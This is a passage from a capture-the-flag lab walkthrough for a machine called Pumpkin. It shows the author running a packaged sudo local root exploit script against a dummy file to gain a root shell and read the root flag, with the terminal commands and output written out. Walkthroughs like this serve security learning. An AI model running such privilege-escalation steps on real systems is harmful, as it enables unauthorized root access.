goblin@Pumpkin:~$ █
```

So it is asking for file, so let’s create dummy file with touch command to create file and give argument with ./abc shell script.



```
goblin@Pumpkin:~$ ./abc
Tod Miller Sudo local root exploit
by Slouching
automated by kingcope
usage: ./sudoxpl.sh <file you have permission to edit>
goblin@Pumpkin:~$
```

We run as ./abc file so it asked password for goblin then I re-run the program and which is log in as root user then I nevigated to root directory and inside root directory we found root.txt file and I opend that file we found root flag.



```
goblin@Pumpkin:~$ touch file
goblin@Pumpkin:~$ ls
abc  file  note
goblin@Pumpkin:~$ ./abc file
Tod Miller Sudo local root exploit
by Slouching
automated by kingcope
[sudo] password for goblin:
sudo: unable to execute ./sudoedit: No such file or directory
goblin@Pumpkin:~$ ./abc file
Tod Miller Sudo local root exploit
by Slouching
automated by kingcope
ALEX-ALEX
root@Pumpkin:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@Pumpkin:/tmp# ls
root@Pumpkin:/tmp# ls /root
root.txt
root@Pumpkin:/tmp# cat /root/root.txt
MA34LP87V6H3
root@Pumpkin:/tmp#
```